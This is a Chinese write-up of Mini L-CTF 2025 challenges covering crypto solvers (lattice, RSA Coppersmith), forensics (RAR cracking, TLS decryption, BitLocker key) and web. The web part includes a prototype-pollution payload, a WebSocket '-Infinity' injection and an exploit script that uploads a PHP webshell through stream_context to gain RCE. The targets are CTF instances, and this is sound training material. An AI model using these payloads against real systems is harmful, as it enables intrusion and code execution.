



```

n=32
A=Matrix(n+2,n+2)
for i in range(n):
    A[i,i]=1
    A[i,n+1]=K*key^(31-i)
A[n,n]=256
A[n,n+1]=K*shash2
A[n+1,n+1]=K*(mask+1)

```

接下来规约出一个小向量取前n为，这是我们在假设"^"和"+"近似情况下求解出来的系数，实际上它们的区别是什么呢，其实是在第i步时

```

x_i = (key * x_{i-1}) & mask ^ ord(c_i)

```

就相当于加了一个固定的数，即 $ord(c_i)$ 之后的数和原来数的差值，这在上一步的 $x_{i-1}$ 一定的时候结果是一定的，那么就在这一步枚举 [32,128) 逐个试一下 ^ 之后和之前的差值是否符合，然后记录状态继续下一个，最后求解出来

```

a=[109, 23, -26, 25, 76, 101, -81, -64, -33, 33, 89, -87, -24, 23, 39, 73, -33,
-93, 76, -37, -84, -40, 39, 64, -49, -83, 61, 33, -18, 64, -108, 117]
t=0
mask = 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
key=1000001
g="m"
x=ord("m")
print((-1111)&mask)
for i in range(1,32):
    for j in range(32,128):
        if ((x*key)^j)&mask-(x*key&mask)==a[i]:
            g+=chr(j)
            x=((x*key)^j)&mask
            break
print(g)

```

最后得到"miniL{W@!!\_Y()o\_get\_T()@\_SEcr@t}"

## rsasignin

题目就是常规rsa加密外加gift

```

def get_gift(prikey):
    a = bytes_to_long(b'miniL')
    b = bytes_to_long(b'mini7')
    p, q = prikey[1:]
    phi = (p - 1)*(q - 1)

```

```

giftp = p + a
giftq = q + b
gift = pow((giftp + giftq + a*b), 2, phi)
return gift >> 740

```

这个gift损失的位数过多了，需要另外操作 我们应该意识到  $(p+q+a+b+a*b)^{**2}$  与phi数量级相差不大

```

(p+q+a+b+a*b)**2 > (p+q)**2 > 4*p*q = 4*n > 4*phi
(p+q+a+b+a*b)**2 < (p+q+(1<<100))**2 = (p-q)**2+4*p*q+(1<<200)+(p+q)*(1<<100)*2 <
(1/4)*n+4*n+(1<<105)*sqrt{n} < 5*phi

```

所以可以列出  $gift \ll 740 + \delta + 4 * \phi = (p+q+a+b+a*b)^{**2}$ ，其中 $\delta$ 小于 $1 \ll 740$  即

```
gift << 740 + \delta + 4 * n = (p+q+a+b+a*b)^{**2} + p+q-1
```

我们对精度的要求不高，因为gift的精度不高，直接舍弃  $p+q-1$  和  $a+b+a*b$ ，然后计算  $\text{sqrt}(gift \ll 740 + 4 * n)$   $\text{sqrt}(gift \ll 740)$

因为  $gift \ll 740 + 4 * n$  的前286位精确，所以还原出的p+q的前285位精确  $gift \ll 740$  的前284位精确，所以还原出的p-q前283位精确，误差不超过3

这时求出p,q就可以了，使用coppersmith求解

```

n= .....
n4= .....#已知高位
e=0x10001
pbits= 512

kbits=pbits - n4.nbits()
print(n4.nbits())
n4 = n4 << kbits
PR.<x> = PolynomialRing(Zmod(n))
f = x + n4
roots = f.small_roots(X=2^kbits,beta=0.4)
if roots:
    p = n4 + int(roots[0])
    print("n",n)
    print("p",p)
    print("k",kn/n)

```

## babaisiginsigin

第一问构造 0 和  $(1010 \dots 10)_2$ ，计算差值找到每一位上  $a+b$  是多少，再构造一个满足该关系的a,b替代 第二问构造 0 和  $(1111 \dots 11)_2$ ，直接计算，输入0的时候为a+b，

输入 $(1111\dots 11)_2$ 的时候结果为 $(1111\dots 11)_2 - b$ , 求出a,b

代码如下:

```
import socket

# 连接信息
HOST = '127.0.0.1' # 服务器 IP 地址
PORT = 26247 # 服务器端口

def solve_level(host, port):
    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    conn.connect((host, port))

    # 处理Level1
    conn.recv(1024) # 欢迎消息
    # 第一次测试m=0
    conn.send(b"0\n")
    s0=int(conn.recv(1024).decode().split(": ")[1].strip())
    print(conn.recv(1024).decode())
    # 第二次测试c
    c = 0
    for i in range(15):
        c = c * 4 + 2
    conn.send(b"715827882\n")
    sk1 = conn.recv(1024).decode().split(": ")[1]
    s1=int(sk1.split("\n")[0].strip())
    # 发送guess的结果
    guess = int(sk1.split("m = ")[1].split(":")[0].strip())
    print(s0,s1,guess)
    r1 =s0 #x+y
    r2 =s1 #偶数位 #输入0,c返回
    f=guess #需要猜的数

    # 解密验证方法
    q = 2 * ((1 << 30) - 1)

    l1 = [0] * 30
    l2 = [0] * 30
    temp_t = r2-r1
    temp_q = q-r2
    for i in range(1, 30, 2):
        l1[i] = 2-(temp_t // 2 % 4)
        temp_t //= 4
        l1[i - 1] = 2-(temp_q % 4)
        temp_q //= 4
```

```

guess = f # the guess value
s = 0
xt=0
yt=0
for i in range(30):
    if l1[i]==2:
        xt+=(1<<i)
    if l1[i]!=0:
        yt+=(1<<i)
s=(xt|f)+(yt|f)
conn.send(f"{s}\n".encode())

# 类似处理Level2...
# 第一次测试m=0
print(conn.recv(1024).decode())
#print(conn.recv(1024).decode(),"111")
conn.send(b"0\n")
s0=int(conn.recv(1024).decode().split(": ")[1].split("\n")[0].strip())
print(conn.recv(1024).decode())
# 第二次测试c
conn.send(b"1073741823\n")
sk1 = conn.recv(1024).decode().split(": ")[1]
print(sk1)
s1=int(sk1.split("\n")[0].strip())
# 发送guess的结果
guess = int(conn.recv(1024).decode().split("m = ")[1].split(":")[0].strip())
print(s0,s1,guess)
q=(1<<30)-1
r3 =s0
r4 =s1
f=guess
y = q*2-r4
x = r3- y
guess_val = (f | x) + (f ^ y)
conn.send(f"{guess_val}\n".encode())
# 接收flag
print(conn.recv(1024).decode())
conn.close()

```

```
solve_level(HOST, PORT)
```

## Misc

## 吃豆人

在浏览器 console 里输入 score=5000 即可拿到 flag。

## 麦霸评分

```
import requests

# Replace with the target URL
url = "http://127.0.0.1:5655/compare-recording"

# Path to the WAV file you want to upload
file_path = "202505/Mini L-CTF 2025/麦霸评分/original.wav"

# Open the file in binary mode and send it in a POST request
with open(file_path, 'rb') as file:
    files = {'audio': ("recording.wav", file, 'audio/wav')}
    # Content-Disposition: form-data; name="audio"; filename="recording.wav"
    # Content-Type: audio/wav
    response = requests.post(url, files=files)

# Print the response from the server
print("Status Code:", response.status_code)
print("Response Text:", response.text)
```

## MiniForensics I

用 VMWare 打开虚拟机，从桌面获取 看起来没什么用的 b.txt 和 MiniForensics.pcapng，在 文档\nihao 这个隐藏目录下获取到 ai.rar 和 pwd.txt。

 Pwd.txt

密码由7位数字组成

我们使用 Passware Kit Forensic 这个软件爆破 ai.rar 的密码。



### ai - 副本.rar

文件位置 C:\Users\LENOVO\Desktop

文件类型 RAR 5.0 — Extraction Password, AES Encryption, Hardware acceleration possible

复杂度 ●●●●● Brute-force - Slow

MD5: F905E9DBB8988CEE1BF808BB89FA202D

密码为: File-Open

1846287

ai.rar 中 Block[3] 的 HeadType 被修改导致 ssl.log 这个文件在 bandizip 打开时被隐藏, 改成 2 就能显示。—(但是使用 WinZip 打开无影响, 仍然显示)—

Block[2]	File block: hahaha.txt
HEAD_CRC	851C9B49h
> HeadSize	87
> HeadType	2
Block[3]	Service block
HEAD_CRC	DA401C02h
> HeadSize	86
> HeadType	3

使用 Wireshark 打开 MiniForensics.pcapng , 然后在编辑-首选项-Protocols-TLS- (Pre)-Master-Secret log filename 处选择 ssl.log , 之后在文件-导出对象-HTTP...中导出两个较大的文件, 根据请求信息将它们命名为 bitlocker.txt 与 lock.zip , bitlocker.txt 直接用记事本打开会乱码, 我们使用 010Editor 打开, 直接看 ASCII, 人工读取得到:

#### Bitlocker.txt

521433-074470-317097-543499-149259-301488-189849-252032

使用该 Bitlocker 恢复密钥打开虚拟机内的 D 盘, 得到 c.txt 。

使用如下脚本读取 c.txt 中的屏幕坐标并绘制图片, 并将图片进行适当的拉伸处理。

```
import matplotlib.pyplot as plt

def plot_mouse_trajectory(data_file, output_image='trajectory.png'):
    # 读取数据文件
    xs, ys = [], []
    with open(data_file, 'r') as f:
        for line in f:
            line = line.strip()
            if line:
                x, y = map(float, line.split(','))
                xs.append(x)
                ys.append(y)

    # 创建绘图
    plt.figure(figsize=(12, 6)) # 加宽画布适应横向分布
```

```

# 使用半透明散点图代替连线
plt.scatter(xs, ys,
            s=3,          # 点大小
            alpha=0.3,    # 半透明显示重叠点
            c='blue',     # 颜色
            edgecolors='none') # 去除描边

# 调整坐标轴设置
ax = plt.gca()
ax.invert_yaxis() # 保持屏幕坐标系

# 自动设置坐标范围（保留5%边界空白）
plt.xlim(min(xs)-(max(xs)-min(xs))*0.05,
         max(xs)+(max(xs)-min(xs))*0.05)
plt.ylim(max(ys)+(max(ys)-min(ys))*0.05, # 因y轴已翻转
         min(ys)-(max(ys)-min(ys))*0.05)

# 隐藏坐标轴
plt.axis('off')

# 保存高清图像
plt.savefig(output_image,
            dpi=300,
            bbox_inches='tight',
            pad_inches=0.1)
plt.close()
print(f"轨迹图已保存为 {output_image}")

if __name__ == "__main__":
    import sys
    if len(sys.argv) < 2:
        print("使用方法: python mouse_scatter.py <数据文件> [输出图片名]")
        sys.exit(1)
    data_file = sys.argv[1]
    output_image = sys.argv[2] if len(sys.argv) > 2 else 'trajectory.png'
    plot_mouse_trajectory(data_file, output_image)

```

miniLCTF{this\_is\_fake\_flag\_but\_b=(a+c)/2}

据此，我们再写出得到 a 的脚本：



```

with open('b.txt', 'r') as fb, open('c.txt', 'r') as fc:
    b_lines = [line.strip().split(',') for line in fb.readlines()[:25620]]
    c_lines = [line.strip().split(',') for line in fc.readlines()]

a_points = []
for b, c in zip(b_lines, c_lines):
    bx, by = float(b[0]), float(b[1])
    cx, cy = float(c[0]), float(c[1])
    ax = 2 * bx - cx
    ay = 2 * by - cy
    a_points.append(f"{ax},{ay}")

with open('a.txt', 'w') as fa:
    fa.write('\n'.join(a_points))


```

然后将 a.txt 绘制成图得到：miniLCTF{forens1c5\_s0ooooo\_1nt4resting}

miniLCTF{forens1c5 s0ooooo 1nt4resting}

## Web

### Clickclick



名称	×	标头	载荷	预览	响应	启动器	时
127.0.0.1			▼ 请求载荷	查看源代码			
index-u7HX9Vuy.js			▼ {type: "set", point: {amount: 50}}				
index-2loOpyJh.css			▶ point: {amount: 50}				
normalize.css			type: "set"				
blueprint.css							
blueprint-select.css							
cropper.css							
update-amount							

审计源码得到如上内容和请求，又易得这题环境为 NodeJS，考虑原型链污染。

向 update-amount 路由 POST 如下 json 数据即可拿到 flag：

```
{"type": "set", "point": {"amount": 0, "__proto__": {"amount": 10000}}}
```

## GuessOneGuess

分析 game-ws.js 得到要让 `totalScore > 1.7976931348623157e308` 才能拿到 flag，其中 `1.7976931348623157e308` 为 `Number.MAX_VALUE`。

Infinity > Number.MAX\_VALUE

由 `socket.on('punishment-response')` 相关段落得知这步会用 `score` 减去传入的数据，因此只需要传入 `-Infinity` 即可。

我们使用 Burp Suite 的代理-匹配和替换功能添加一条 WS 替换规则：

- 方向：Client to server
- 匹配：`42["punishment-response",{"score":"0"}]`
- 替换：`42["punishment-response",{"score":"-Infinity"}]`

然后在网页中回答 100 次之后重置，重置完答对一次即可获得 flag。

注意：重置之后相关信息里显示 `score:null` 并不是有问题，而是因为 js 类型转换到 json 的时候将 `Infinity` 换成了 `null`，不影响程序内部比较。

## Miniup

图片路径处填写 `index.php`，然后将抓包获得的数据中 `base64_data` 解码得到本题源码。

审计源码，我们得知本体关键在于 dufs，而 dufs 是通过远程服务器上的 5000 端口这个路由来访问的。我们可以看出上传文件的逻辑是向 `http://127.0.0.1:5000/文件名` 发送 PUT 请求，请求内容为文件内容。

查看 `action=view` 的相关段落，注意到 [stream\\_context\\_create](#) 这个函数，了解得知这个函数可以控制 **HTTP 请求的上下文**。因此我们使用如下 exploit 上传木马实现 RCE。

```
import requests

url = "http://127.0.0.1:7229/index.php"

# 构造请求体参数
data = {
    "action": "view",
    "filename": "http://127.0.0.1:5000/hack.php",
    "options[http][method]": "PUT",
    "options[http][content]": "<?php system('env'); ?>"
}

# 发送POST请求（requests会自动处理URL编码和Content-Type）
response = requests.post(url, data=data)

# 输出响应内容
print(response.status_code)
print(response.text)
```